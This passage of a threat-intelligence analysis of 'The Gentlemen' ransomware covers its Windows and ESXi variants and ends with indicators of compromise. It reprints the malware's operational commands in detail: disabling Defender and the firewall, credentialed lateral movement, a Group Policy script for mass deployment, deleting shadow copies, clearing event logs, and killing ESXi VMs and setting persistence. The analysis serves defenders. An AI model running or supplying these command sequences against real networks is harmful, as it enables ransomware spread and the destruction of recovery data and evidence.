| Security / AV | Symantec*, sophos, DefWatch, RTVscan, SavRoam, ccSetMgr, ccEvtMgr, MVarmor, MVarmor64, zhudongfangyu |
| Commvault (Gx)* | GxBlr, GxVss, GxClMgrS, GxCVD, GxClMgr, GXMMM, GxVsshWProv, GxFWD |
| SAP | SAP, SAP$, SAPD$, SAPService, SAPHostControl, SAPHostExec |
| Veritas | Veritas* |
| QuickBooks | QBCFMonitorService, QBDBMgrN, QBIDPService |
| Other / Misc | mepocs, memtas, docker, CAARCUpdateSvc, CASAD2DWebSvc, YooIT, svc$ |
Persistence
During execution, the ransomware attempts to establish persistence using multiple mechanisms. It first attempts to create a scheduled task, initially without validating the current process privileges:
schtasks /Delete /TN UpdateSystem /Fschtasks /Create /SC ONSTART /TN UpdateSystem /TR "<exe> <args>" /RU SYSTEM
In a second attempt, the ransomware creates the same scheduled task in the user context by reissuing the commands without the /RU SYSTEM.
schtasks /Delete /TN UpdateUser /Fschtasks /Create /SC ONSTART /TN UpdateUser /TR "<exe> <args>"
The second local persistence method relies on a Run registry key. As with scheduled tasks, the malware attempts to configure this both for the system (HKLM) and for the current user (HKCU):
reg add HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run /v GupdateU /t REG_SZ /d "<exe>" /f
When the --spread argument is enabled, the ransomware also attempts to maintain remote persistence on each reachable host. For each target, it sets up two persistence mechanisms:
- Scheduled tasks–based persistence
- Service–based persistence
Both mechanisms attempt to execute the ransomware from different locations on the remote machine or over a share.
# Scheduled Tasks
schtasks /Create /S <target> /TN DefS /TR "<exe>" /SC ONCE /ST <HH:MM> /RU SYSTEM
schtasks /Run /S <target> /TN DefS

schtasks /Create /S <target> /TN UpdateGS /TR "\\\\<host>\\share$\\<exe> <creds>" /SC ONCE /ST <HH:MM> /RU SYSTEM
schtasks /Run /S <target> /TN UpdateGS

schtasks /Create /S <target> /TN UpdateGS2 /TR "C:\\Temp\\<exe> <creds>" /SC ONCE /ST <HH:MM> /RU SYSTEM
schtasks /Run /S <target> /TN UpdateGS2

# Services
sc \\\\<target> create DefSvc binpath= "<exe>"
sc \\\\<target> start DefSvc

sc \\\\<target> create UpdateSvc binpath= "\\\\<host>\\share$\\<exe> <creds>"
sc \\\\<target> start UpdateSvc

sc \\\\<target> create UpdateSvc2 binpath= "C:\\Temp\\<exe> <creds>"
sc \\\\<target> start UpdateSvc2
*Full command lines for the --spread argument are provided further below.
Antivirus Evasion
The ransomware executes three PowerShell commands to disable Microsoft Defender protection and exclude both itself and the entire C:\\ drive from scanning and monitoring:
powershell -Command Set-MpPreference -DisableRealtimeMonitoring $true -Force, disables Defender’s real-time protection entirely, the background scanning that monitors files, downloads, and processes as they’re accessed. With this off, malware can run without being intercepted.powershell -Command Add-MpPreference -ExclusionProcess <ransomware_exe> -Force, adds a specific executable to Defender’s process exclusion list. Defender will completely ignore any file activity triggered by that process, even if it’s doing something malicious.powershell -Command Add-MpPreference -ExclusionPath C:\\ -Force, adds the entire C: drive to Defender’s path exclusion list. This tells Defender to skip scanning anything on the drive, every file, folder, and executable.
During lateral movement, the ransomware makes an attempt to blind Windows Defender on each reachable remote host by pushing a PowerShell script that disables real-time monitoring, adds broad exclusions for the drive, staging share, and its own process, shuts down the firewall, re-enables SMB1, and loosens LSA anonymous access controls, all before deploying and executing the ransomware binary on that host.
Set-MpPreference -DisableRealtimeMonitoring $true
Add-MpPreference -ExclusionPath 'C:\\'
Add-MpPreference -ExclusionPath 'C:\\Temp'
Add-MpPreference -ExclusionPath '\\\\<host>\\share$'
Add-MpPreference -ExclusionProcess '<exe>'
Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False
Enable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol -NoRestart
reg add ...\\Lsa /v EveryoneIncludesAnonymous /t REG_DWORD /d 1 /f
reg add ...\\Lsa /v RestrictAnonymous /t REG_DWORD /d 0 /f
Windows Firewall
The ransomware tries to disable the firewall to allow unrestricted outbound and inbound traffic. This enables lateral movement tools (PsExec, WMI, SMB) to reach remote hosts without firewall rules blocking them, and allows exfiltration channels to operate freely. Bellow the executed commands deactivating the firewall:
netsh advfirewall set allprofiles state offpowershell -Command Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled Falsesc stop mpssvcsc config mpssvc start=disabled
Lateral movement, --spread argument
The --spread argument is disabled by default and is assigned the value "DISABLED". The lateral movement phase is only activated when the operator explicitly supplies --spread "domain\\user:password", providing credentials harvested from the environment.
These credentials are then reused across all lateral movement operations: PsExec receives them via the -u and -p parameters, WMI uses them for remote authentication, and remote scheduled task and service creation, authenticating with them against each target host.
Once --spread is enabled, the ransomware enumerates all domain computers via Active Directory, pings each discovered host to confirm reachability, and, for every host that responds, executes the full lateral movement sequence: copying the binary, pushing the Defender‑disabling script, and deploying it through six parallel execution channels across PsExec, WMI, scheduled tasks, and services.
 --- SETUP (executed once before the per-target loop) ---

 cmd /C copy "<exe>" "C:\\Temp\\" /Y
 cmd /C xcopy "<exe>" "\\\\<host>\\C$\\Temp\\" /Y /I /C /H /R /K
 cmd /C net share share$=C:\\Temp /GRANT:Everyone,FULL
 cmd /C icacls C:\\Temp /grant "ANONYMOUS LOGON":F
 cmd /C reg add HKLM\\SYSTEM\\CurrentControlSet\\Services\\LanmanServer\\Parameters
        /v NullSessionShares /t REG_MULTI_SZ /d share$ /f
 cmd /C reg add HKLM\\SYSTEM\\CurrentControlSet\\Control\\Lsa
        /v EveryoneIncludesAnonymous /t REG_DWORD /d 1 /f

 --- PER TARGET (loop over all reachable hosts) ---

 -- File copy to target --
 cmd /C copy "<exe>" "C:\\Temp\\" /Y
 cmd /C xcopy "<exe>" "\\\\<target>\\C$\\Temp\\" /Y /I /C /H /R /K

 -- PsExec: disable Defender on target (with credentials) --
 psexec \\\\<target> -accepteula -d -s -u <domain\\user> -p <pass>
     cmd /c <DEFENDER_SCRIPT_A>

 -- PsExec: disable Defender on target (no credentials) --
 psexec \\\\<target> -accepteula -d -s
     cmd /c <DEFENDER_SCRIPT_A>

 -- PsExec: run via local Temp (with credentials) --
 psexec \\\\<target> -accepteula -d -h -u <domain\\user> -p <pass>
     C:\\Temp\\<exe> <creds>

 -- PsExec: run via local Temp (no credentials) --
 psexec \\\\<target> -accepteula -d -h
     C:\\Temp\\<exe>

 -- WMI: run Defender disable script --
 wmic /node:<target> process call create "<DEFENDER_SCRIPT_A>"

 -- WMI: run via share path --
 wmic /node:<target> process call create
    "\\\\<host>\\share$\\<exe> <creds>"

 -- WMI: run via local Temp --
 wmic /node:<target> process call create
    "C:\\Temp\\<exe> <creds>"

 -- Remote schtask: DefU (no SYSTEM) --
 schtasks /Create /S <target> /TN DefU
      /TR "<exe>" /SC ONCE /ST <HH:MM>
 schtasks /Run   /S <target> /TN DefU

 -- Remote schtask: UpdateGU (share path) --
 schtasks /Create /S <target> /TN UpdateGU
      /TR "\\\\<host>\\share$\\<exe> <creds>" /SC ONCE /ST <HH:MM>
 schtasks /Run   /S <target> /TN UpdateGU

 -- Remote schtask: UpdateGU2 (local Temp) --
 schtasks /Create /S <target> /TN UpdateGU2
      /TR "C:\\Temp\\<exe> <creds>" /SC ONCE /ST <HH:MM>
 schtasks /Run   /S <target> /TN UpdateGU2

 -- Remote schtask: DefS (SYSTEM, direct exe) --
 schtasks /Create /S <target> /TN DefS
      /TR "<exe>" /SC ONCE /ST <HH:MM> /RU SYSTEM
 schtasks /Run   /S <target> /TN DefS

 -- Remote schtask: UpdateGS (SYSTEM, share path) --
 schtasks /Create /S <target> /TN UpdateGS
      /TR "\\\\<host>\\share$\\<exe> <creds>" /SC ONCE /ST <HH:MM> /RU SYSTEM
 schtasks /Run   /S <target> /TN UpdateGS

 -- Remote schtask: UpdateGS2 (SYSTEM, local Temp) --
 schtasks /Create /S <target> /TN UpdateGS2
      /TR "C:\\Temp\\<exe> <creds>" /SC ONCE /ST <HH:MM> /RU SYSTEM
 schtasks /Run   /S <target> /TN UpdateGS2

 -- Remote service: DefSvc (direct exe) --
 sc \\\\<target> create DefSvc  binpath= "<exe>"
 sc \\\\<target> start  DefSvc

 -- Remote service: UpdateSvc (share path) --
 sc \\\\<target> create UpdateSvc  binpath= "\\\\<host>\\share$\\<exe> <creds>"
 sc \\\\<target> start  UpdateSvc

 -- Remote service: UpdateSvc2 (local Temp) --
 sc \\\\<target> create UpdateSvc2 binpath= "C:\\Temp\\<exe> <creds>"
 sc \\\\<target> start  UpdateSvc2

 -- Remote PowerShell: SCRIPT_B — full Defender/firewall/SMB1/LSA/shares (no creds) --
 powershell -NoProfile -ExecutionPolicy Bypass -Command
   "Set-MpPreference -DisableRealtimeMonitoring $true;
    Add-MpPreference -ExclusionPath 'C:\\';
    Add-MpPreference -ExclusionPath 'C:\\Temp';
    Add-MpPreference -ExclusionPath '\\\\<host>\\share$';
    Add-MpPreference -ExclusionProcess '<exe>';
    Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False;
    Get-PSDrive -PSProvider FileSystem |
     Where-Object {$_.Name -match '^[A-Z]$'} |
     ForEach-Object {
      $d = $_.Name;
      net share ($d+'$')=($d+':\\') /GRANT:Everyone,FULL 2>$null;
      icacls ($d+':\\') /grant Everyone:F /T /C /Q 2>$null
     };
    Enable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol -NoRestart 2>$null;
    reg add 'HKLM\\SYSTEM\\CurrentControlSet\\Control\\Lsa'
      /v EveryoneIncludesAnonymous /t REG_DWORD /d 1 /f 2>$null;
    reg add 'HKLM\\SYSTEM\\CurrentControlSet\\Control\\Lsa'
      /v RestrictAnonymous /t REG_DWORD /d 0 /f 2>$null"

 -- Remote PowerShell: SCRIPT_C — WinRM Defender disable + process exclusion (with creds) --
 powershell -NoProfile -ExecutionPolicy Bypass -Command
   "Invoke-Command -ComputerName <target> -ScriptBlock {
      Set-MpPreference -DisableRealtimeMonitoring $true;
      Add-MpPreference -ExclusionPath 'C:\\';
      Add-MpPreference -ExclusionProcess '<exe>'
    }"

 -- Remote PowerShell: SCRIPT_D — WinRM start process via share (no creds, 67-char template) --
 powershell -NoProfile -ExecutionPolicy Bypass -Command
   "Invoke-Command -ComputerName <target> -ScriptBlock { Start-Process '<exe>' }"

 -- Remote PowerShell: SCRIPT_E — WinRM start process via share with args (with creds, 96-char template) --
 powershell -NoProfile -ExecutionPolicy Bypass -Command
   "Invoke-Command -ComputerName <target> -ScriptBlock {
      Start-Process -FilePath '<\\\\<host>\\share$\\<exe>>' -ArgumentList '<creds>'
    }"

 -- Remote PowerShell: SCRIPT_F — WinRM start process via local Temp (no creds, 63-char template) --
 powershell -NoProfile -ExecutionPolicy Bypass -Command
   "Invoke-Command -ComputerName <target> -ScriptBlock { Start-Process 'C:\\Temp\\<exe>' }"

 -- Remote PowerShell: SCRIPT_G — WinRM start process via local Temp with args (with creds) --
 powershell -NoProfile -ExecutionPolicy Bypass -Command
   "Invoke-Command -ComputerName <target> -ScriptBlock {
      Start-Process -FilePath 'C:\\Temp\\<exe>' -ArgumentList '<creds>'
    }"


 SCRIPT_A (Defender disable — used inline by PsExec and WMI calls)
 ---------------------------------------------------------------
 powershell -Command "Set-MpPreference -DisableRealtimeMonitoring $true;
   Add-MpPreference -ExclusionPath 'C:\\';
   Add-MpPreference -ExclusionPath 'C:\\Temp';
   Add-MpPreference -ExclusionPath '\\\\<host>\\share$';
   Add-MpPreference -ExclusionProcess '<exe>';
   Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False;
   Enable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol -NoRestart 2>$null;
   reg add HKLM\\SYSTEM\\CurrentControlSet\\Control\\Lsa
     /v EveryoneIncludesAnonymous /t REG_DWORD /d 1 /f 2>$null;
   reg add 'HKLM\\SYSTEM\\CurrentControlSet\\Control\\Lsa'
     /v RestrictAnonymous /t REG_DWORD /d 0 /f 2>$null"
Deploy via Group Policy
The --gpo flag enables the most powerful and far-reaching deployment method in the entire binary, reserved specifically for operators who have already compromised a Domain Controller. It is designed to weaponize Active Directory’s own Group Policy infrastructure to detonate the ransomware simultaneously on every computer in the domain. When --gpo is enabled, the following PowerShell script is executed:
  Write-Host "[+] Installing required modules..."
  try { Import-Module ServerManager -ErrorAction Stop } catch {}
  try { Add-WindowsFeature RSAT-AD-PowerShell -ErrorAction SilentlyContinue } catch {}
  try { Install-WindowsFeature RSAT-AD-PowerShell -ErrorAction SilentlyContinue } catch {}
  try { Add-WindowsCapability -Online -Name "Rsat.ActiveDirectory.DS-LDS.Tools~~~~0.0.1.0"
        -ErrorAction SilentlyContinue } catch {}
  try { Add-WindowsCapability -Online -Name "Rsat.GroupPolicy.Management.Tools~~~~0.0.1.0"
        -ErrorAction SilentlyContinue } catch {}
  try { DISM.exe /Online /Add-Capability
        /CapabilityName:Rsat.ActiveDirectory.DS-LDS.Tools~~~~0.0.1.0 2>$null } catch {}
  try { DISM.exe /Online /Add-Capability
        /CapabilityName:Rsat.GroupPolicy.Management.Tools~~~~0.0.1.0 2>$null } catch {}
  Import-Module ActiveDirectory -ErrorAction SilentlyContinue
  Import-Module GroupPolicy -ErrorAction SilentlyContinue

  Write-Host "[+] Getting domain info..."
  try {
      $Domain   = (Get-ADDomain).DNSRoot
      $DomainDN = (Get-ADDomain).DistinguishedName
      Write-Host "[+] Domain from AD: $Domain"
  } catch {
      try {
          $Domain   = (Get-WmiObject Win32_ComputerSystem).Domain
          $DomainDN = "DC=" + ($Domain -replace '\\.',',DC=')
          Write-Host "[+] Domain from WMI: $Domain"
      } catch {
          $Domain   = $env:USERDNSDOMAIN
          $DomainDN = "DC=" + ($Domain -replace '\\.',',DC=')
          Write-Host "[+] Domain from env: $Domain"
      }
  }

  Write-Host "[+] Copying locker to NETLOGON..."
  $ExePath = "\\\\$Domain\\NETLOGON\\<exe>"
  Copy-Item -Path "<exe>" -Destination $ExePath -Force -ErrorAction SilentlyContinue

  Write-Host "[+] Creating GPO..."
  $guid = [guid]::NewGuid().ToString().ToUpper()
  New-GPO -Name "<gpo_name>" -Comment "System Update" -ErrorAction SilentlyContinue | Out-Null
  New-GPLink -Name "<gpo_name>" -Target $DomainDN -ErrorAction SilentlyContinue | Out-Null

  $GpoScheduledPath = "\\\\$Domain\\SYSVOL\\$Domain\\Policies\\{$guid}\\Machine\\Preferences\\ScheduledTasks"
  New-Item -ItemType Directory -Path $GpoScheduledPath -Force | Out-Null

  $TaskXmlPath = "$env:TEMP\\ScheduledTasks.xml"
  $TaskName    = "SystemUpdate"

  @"
  <ScheduledTasks clsid="{CC63F200-7309-4ba0-B154-A71CD118DBCC}">
    <ImmediateTaskV2 clsid="{9756B581-76EC-4169-9AFC-0CA8D43ADB5F}"
        name="$TaskName" image="0" changed="<timestamp>" uid="<uid>"
        userContext="0" removePolicy="0">
      <Properties action="C" name="$TaskName"
          runAs="NT AUTHORITY\\System" logonType="S4U"/>
      ...
      <BootTrigger><Enabled>true</Enabled></BootTrigger>
      <RegistrationTrigger><Enabled>true</Enabled></RegistrationTrigger>
      <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
      <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
      <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
      <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    </ImmediateTaskV2>
  </ScheduledTasks>
  "@ | Out-File -Encoding UTF8 -FilePath $TaskXmlPath -Force

  Copy-Item -Path $TaskXmlPath -Destination "$GpoScheduledPath\\ScheduledTasks.xml" -Force

  if (!(Test-Path $GpoScheduledPath)) {
      # path creation guard
  }

  $comps = Get-ADComputer -Filter * | Select-Object -ExpandProperty Name
  foreach ($_ in $comps) {
      Invoke-GPUpdate -Computer $_.name -RandomDelayInMinutes 0
          -Force -ErrorAction SilentlyContinue
      Invoke-Command -ComputerName $comp -ScriptBlock { gpupdate /force }
          -ErrorAction SilentlyContinue
  }
Drive Enumeration
For drive enumeration, the malware uses two techniques to identify available volumes:
- PowerShell‑based discovery, using the following command.
- Brute‑force drive letter scan, iterating from
A:toZ:and callingos.Staton each path to determine whether it is a valid drive.
powershell -NoProfile -Command "$volumes=@();
$volumes += Get-WmiObject -Class Win32_Volume |
    Where-Object { $_.Name -like ':\\' } |
    Select-Object -ExpandProperty Name;
try {
    $volumes += Get-ClusterSharedVolume |
        ForEach-Object { $_.SharedVolumeInfo.FriendlyVolumeName }
} catch {}
$volumes"
Network Enumeration
In order to enumerate network drives the ransomware executes a sequence of Windows commands that force-enable network discovery and related services, making the machine visible and reachable on the local network.
 sc config fdrespub start=auto
 sc start  fdrespub
 sc config fdPHost  start=auto
 sc start  fdPHost
 sc config SSDPSRV  start=auto
 sc start  SSDPSRV
 sc config upnphost start=auto
 sc start  upnphost
 netsh advfirewall firewall set rule group="Network Discovery" new enable=Yes
 powershell -Command Get-NetFirewallRule -DisplayGroup "Network Discovery" | Enable-NetFirewallRule
Then loads dynamically mpr.dll and by using the Windows API functions enumerates the networks shares:
WNetOpenEnumWWNetEnumResourceWWNetCloseEnum
Directories, Filenames and Extensions Exclusion
As with many other ransomware families, this one also excludes specific directories, filenames, and file extensions from encryption, ensuring that the system remains at least partially usable after the attack.
Excluded Directories:
"c:\\\\windows", "system volume information", "c:\\\\intel", "admin$", "ipc$", "! Cynet Ransom Protection(DON\\'T DELETE)", "sysvol", "netlogon", "$windows.~ws", "application data", "mozilla", "c:\\\\program files\\\\microsoft", "c:\\\\program files (x86)\\\\microsoft", "c:\\\\program files (x86)\\\\intel", "$windows.~bt", "msocache", "WinSxS", "$Recycle.Bin", "c:\\\\program files\\\\windows", "c:\\\\program files (x86)\\\\windows", "c:\\\\program files\\\\intel", "tor browser", "boot", "config.msi", "google", "System32", "perflogs", "appdata", "windows.old"
Excluded Filenames:
desktop.ini, autorun.ini, ntldr, bootsect.bak, thumbs.db, boot.ini, ntuser.dat, iconcache.db, bootfont.bin, pagefile.sys, ntuser.ini, ntuser.dat.log, autorun.inf, bootmgr, hiberfil.sys, bootmgr.efi, bootmgfw.efi, #recycle, README-GENTLEMEN.txt"c:\\\\windows", "system volume information", "c:\\\\intel", "admin$", "ipc$", "! Cynet Ransom Protection(DON\\'T DELETE)", "sysvol", "netlogon", "$windows.~ws", "application data", "mozilla", "c:\\\\program files\\\\microsoft", "c:\\\\program files (x86)\\\\microsoft", "c:\\\\program files (x86)\\\\intel", "$windows.~bt", "msocache", "WinSxS", "$Recycle.Bin", "c:\\\\program files\\\\windows", "c:\\\\program files (x86)\\\\windows", "c:\\\\program files\\\\intel", "tor browser", "boot", "config.msi", "google", "System32", "perflogs", "appdata", "windows.old"
Excluded Extensions:
hemepack, nls, diapkg, msi, lnk, exe, scr, bat, drv, rtp, msp, prf, msc, ico, key, ocx, hosts, diagcab, diagcfg, pdb, wpx, hlp, icns, rom, dll, msstyles, mod, ps1, ics, hta, bin, cmd, ani, 386, lock, cur, idx, sys, com, deskthemepack, shs, theme, mpa, gif, mp3, nomedia, spl, cpl, adv, icl, msu
Shadow Copy & Logs Deletion
During execution, the ransomware attempts to delete shadow copies, which are a primary mechanism for recovering encrypted files:
vssadmin delete shadows /all /quietwmic shadowcopy deleterd /s /q C:\\$Recycle.Bin
In addition to shadow copies, the ransomware also deletes various log files. These logs typically contain authentication events, process and service creation events, and traces of lateral movement. The destruction of these artifacts clearly aims to remove forensic evidence of the intrusion and hinder post-incident investigation.
wevtutil cl System
wevtutil cl Application
wevtutil cl Security
del /f /q C:\\Windows\\Prefetch\\*.*
del /f /q C:\\ProgramData\\Microsoft\\Windows Defender\\Support\\*.*
del /f /q %SystemRoot%\\System32\\LogFiles\\RDP*\\*.*
Free Space Wiping
When the threat actor executes the ransomware with the --wipe argument, the malware additionally attempts to wipe free disk space. It creates a file named wipefile.tmp on each targeted drive and writes 64 MB chunks of data to it until all free space is exhausted. This process overwrites previously deleted file content that could otherwise be recovered using forensic tools.
Background Image Change
If the --silent argument is not specified, the ransomware replaces the desktop background with an embedded image. The image resource is written to %TEMP%\\gentlemen.bmp, and the malware then calls SystemParametersInfoW to set it as the desktop wallpaper.
File Encryption
Before encryption begins, the ransomware checks whether the file size exceeds 0x100000 (1,048,576 bytes, or 1 MB). Files of 1 MB or smaller are routed to the small file function, while files larger than 1 MB are routed to the large file function.
Regardless of size, the key derivation process is identical for both paths. The ransomware generates a random 32-byte ephemeral private key. Using X25519 (the Diffie–Hellman primitive over Curve25519), it derives two values: first, the ephemeral public key by multiplying the private key with the curve basepoint, and second, a shared secret by combining the ephemeral private key with the attacker’s public key. The ephemeral public key is not secret and will later be stored in the file, while the shared secret remains only in memory. Key material for encryption is then constructed directly from these values. The ephemeral public key is used as the 32-byte symmetric key, while the first 24 bytes of the shared secret (derived with the attacker’s public key) are used as the nonce.
For small files (less than 1MB) the contents are encrypted using XChaCha20, a stream cipher, which XORs the plaintext with a keystream to produce ciphertext of identical length. The original file is overwritten in place with this ciphertext.
For large files larger than 1 MB, the encryption process changes depending on optional speed mode arguments that control how much of the file is actually encrypted. Instead of processing the entire file, the algorithm only encrypts a small portion of it. In fast mode about 9 percent of the file is encrypted. In superfast mode about 3 percent is encrypted. In ultrafast mode only about 1 percent of the file is affected. The encrypted regions are selected across the file and processed in chunks of about 64 KB. Each chunk is read, encrypted using XChaCha20, and written back to the same position in the file. After encryption, the function appends a footer to the file containing the string --eph--, followed by the base64-encoded ephemeral public key and a newline. This is followed by a marker section --marker--GENTLEMEN\\n and a final GENTLEMEN sentinel. The stored ephemeral public key allows the attacker, who possesses the corresponding private key, to recompute the shared secret and reconstruct the nonce, enabling decryption of the file. If any of the speed-increasing arguments (fast, superfast, or ultrafast) were specified during large file encryption, the selected argument is also appended to the end of the file.
--eph--$BASE64--marker--GENTLEMEN\nGENTLEMEN--fast--\n
The attacker’s decryptor obtains the base64 value from the header (--eph-- field), decodes it to get the ephemeral public key, and uses it directly as the ChaCha20 key. It then recomputes sharedSecret = X25519(attacker_privKey, ephemeralPubKey) using the attacker’s own private key, and uses the first 24 bytes of sharedSecret2 as the ChaCha20 nonce. With the key and nonce recovered, it decrypts the encrypted files.
The Gentlemen ESXi Variant
Latest ELF variant of The Gentlemen ransomware remains undetected by the majority of the Antivirus systems as seems in VirusTotal. The incapability to trigger and execute the malicious code due to the --password requirement possibly affects the detection results, even though for Windows samples this does not appear to be an issue.
Command Line Arguments
The majority of the arguments functionalities are observed as well in the ELF variant of The Gentlemen ransomware.
Usage: %s --password PASS --path DIR [--ignore VMS] [--T MIN] [--fast] [--superfast] [--ultrafast]

Main Flags
  --password PASS         Access password (required)
  --path DIR              Target directories, comma-separated (required)
                          Example:  --path /vmfs/
                          Example2: --path "/vmfs/,/datastore/,/mnt/storage"
  --ignore VMS            VM display names to ignore, comma-separated (optional)
                          Example:  --ignore DomainController
                          Example2: --ignore "DomainController,Backup Server"
  --T, --timer MIN        Delay before start in minutes (optional)
                          Example:  --T 15
                          Example2: --timer 15

Speed Flags (can't be mixed)
  --fast                  Lock 9 percent of file (optional)
  --superfast             Lock 3 percent of file (optional)
  --ultrafast             Lock 1 percent of file (optional)

[+]
The ESXi variant exposes fewer functionalities than the Windows variant, as many features present in the Windows version are not required on ESXi systems.
| Flag / Argument | Windows | ESXi |
|---|---|---|
--password PASS | Access password (required) | Access password (required) |
--path DIRS / DIR | Comma-separated list of target directories/disks (optional). Example: --path "C:\\,D:\\,\\\\nas\\share" | Target directories, comma-separated (required). |
Example: --path "/vmfs/,/datastore/,/mnt/storage" | ||
--T MIN | Delay before start, in minutes (optional) | Delay before start in minutes (optional) |
--timer $MIN | Not present | Alias for delay before start in minutes (optional) |
--system | Run as SYSTEM; encrypt only local drives | Not present |
--shares | Encrypt only mapped network drives and UNC shares in session context | Not present |
--full | Two-phase: --system + --shares (“Best practice”) | Not present |
--spread $CREDS | Lateral movement: "domain/user:pass" or "" for current session | Not present |
--gpo | Deploy via Group Policy to all domain computers (run on DC) | Not present |
--silent | Silent mode: do not rename/retime files; no wallpaper change | Not present |
--keep | Do not self-delete after encryption | Not present |
--wipe | Wipe free space after encryption | Not present |
--ignore VMS | Not present | VM display names to ignore, comma-separated. |
Example: --ignore "DomainController,Backup Server" | ||
--fast | 9 percent crypt. (optional) | Lock 9 percent of file (optional) |
--superfast | 3 percent crypt. (optional) | Lock 3 percent of file (optional) |
--ultrafast | 1 percent crypt. (optional) | Lock 1 percent of file (optional) |
The minimum required command‑line for Linux Gentlemen ransomware execution is:
$process_name --password $pass --path $path(s)
VM & Processes Termination
Ransomware operators shut down virtual machines on an ESXi host to make their attack more effective and efficient. By powering off the VMs, they release locks on virtual disk files, allowing those files to be encrypted more reliably and with less risk of interference or corruption. This also disables any security tools running inside the guest systems, reducing the chance of detection or response.
The locker performs a controlled shutdown of all virtual machines on a VMware ESXi host. It first lists all registered VMs and iterates through them to issue a graceful power-off command (optionally skipping specified VMs). After a short wait to allow clean shutdowns, it checks for any remaining running VM processes using esxcli. If any VMs are still active, it forcefully terminates them by killing their associated world processes. In effect, it ensures that all VMs are stopped, using escalation from graceful shutdown to hard kill only when necessary.
# Enumerate all registered VMs (popen, output parsed line by line)
vim-cmd vmsvc/getallvms | tail -n +2

# Power off each VM gracefully (one system() call per VM, skipping --ignore list)
vim-cmd vmsvc/power.off <vmid> > /dev/null 2>&1

# After 8-second sleep: enumerate still-running VM processes (popen)
esxcli --formatter=csv vm process list | tail -n +2

# Force-kill any remaining VM processes by world-id (one per process)
esxcli vm process kill --type=force --world-id=<world_id> > /dev/null 2>&1
Persistence
The ransomware copies itself to /bin/.vmware-authd mimicking a legitimate VMware daemon.
cp -f '<self>' '/bin/.vmware-authd' 2>/dev/null && chmod +x '/bin/.vmware-authd'
Then creates a script file that ESXi runs at boot.
mkdir -p /etc/rc.local.d 2>/dev/null; \\
echo '#!/bin/sh' > '/etc/rc.local.d/local.sh'; \\
echo 'sleep 30 && /bin/.vmware-authd <original_argv> &' >> '/etc/rc.local.d/local.sh'; \\
chmod +x '/etc/rc.local.d/local.sh'
Adds a second persistence layer via crontab. At every reboot, after a 60-second delay, the ransomware relaunches via the hidden binary with the original arguments.
echo '@reboot sleep 60 && /bin/.vmware-authd <original_argv>' | crontab - 2>/dev/null
Pre-Encryption Preparation
The ransomware modifies a VMware ESXi host to prepare the storage layer for fast, consistent disk writes and then disables automatic VM recovery. It increases the VMFS write buffer capacity and adjusts the flush interval to control how data is committed to disk, then forces synchronous writes across all VMFS datastores by briefly creating and deleting eager-zeroed thick disks. Finally, it clears and disables the VM autostart configuration so virtual machines will not restart automatically after a reboot.
# Maximize VMFS write buffer capacity (speeds up encryption throughput)
esxcfg-advcfg -s 32768 /BufferCache/MaxCapacity > /dev/null 2>&1

# Reduce buffer flush interval (forces faster disk commit)
esxcfg-advcfg -s 20000 /BufferCache/FlushInterval > /dev/null 2>&1

# Create eagerzeroedthick disk on every VMFS-5 datastore (forces buffer flush before encryption — ensures plaintext is written to disk)
for I in $(esxcli storage filesystem list | grep 'VMFS-5' | awk '{print $1}'); do \\
  vmkfstools -c 10M -d eagerzeroedthick $I/eztDisk > /dev/null 2>&1; \\
  vmkfstools -U $I/eztDisk > /dev/null 2>&1; \\
done 2>&1

# Same as above for VMFS-6 datastores
for I in $(esxcli storage filesystem list | grep 'VMFS-6' | awk '{print $1}'); do \\
  vmkfstools -c 10M -d eagerzeroedthick $I/eztDisk > /dev/null 2>&1; \\
  vmkfstools -U $I/eztDisk > /dev/null 2>&1; \\
done 2>&1

# Clear ESXi VM autostart configuration (prevents VMs from restarting)
vim-cmd hostsvc/autostartmanager/clear_autostart > /dev/null 2>&1

# Disable autostart manager entirely
vim-cmd hostsvc/autostartmanager/enable_autostart 0 > /dev/null 2>&1
Directories, Filenames and Extensions Exclusion
The ransomware implements a targeted exclusion list to avoid encrypting critical components of the underlying VMware ESXi / Linux-based operating system, as well as associated virtualization and boot infrastructure.
Directories:
/boot/, /proc/, /sys/, /run/, /dev/, /lib/, /etc/, /bin/, /mbr/, /lib64/, /vmware/lifecycle/, /vdtc/, /healthd/
File types:
vmsd, sf, vmx~, lck, vmx, nvram, v00, v01, v02, v03, v04, v05, v06, v07, v08, v09, b00, b01, b02, b03, b04, b05, b06, b07, b08, b09, t00, t01, t02, t03, t04, t05, t06, t07, t08, t09, locker, unlocker, .go, .exe
Files:
initrd, vmlinuz, basemisc.tgz, README-GENTLEMEN.txt, boot.cfg, bootpart.gz, features.gz, imgdb.tgz, jumpstrt.gz, onetime.tgz, state.tgz, useropts.gz
Conclusion
The activity surrounding The Gentlemen RaaS underscores how quickly a well‑designed affiliate program can evolve from newcomer to a high‑impact ecosystem player. By combining a versatile, multi‑platform locker set with built‑in lateral movement, Group Policy–based mass deployment, and strong defense‑evasion capabilities, the operation enables even moderately skilled affiliates to execute enterprise‑scale intrusions with ransomware detonation as the final stage.
The observed use of SystemBC alongside Cobalt Strike, and the discovery of a botnet with more than 1,570 likely corporate victims, further highlights that The Gentlemen affiliates are not operating in isolation, but are actively integrating into a broader toolchain of mature, post‑exploitation frameworks and proxy infrastructure. Organizations should therefore treat The Gentlemen not as an isolated family, but as part of a wider, modular intrusion ecosystem where initial access, post‑exploitation, and encryption capabilities can be rapidly recombined and reused across campaigns.
Indicators of Compromise
| Description | Value |
|---|---|
| Cobalt Strike C&C | 91.107.247[.]163 |
| SystemBC | 992c951f4af57ca7cd8396f5ed69c2199fd6fd4ae5e93726da3e198e78bec0a5 |
| SystemBC C&C | 45.86.230[.]112 |
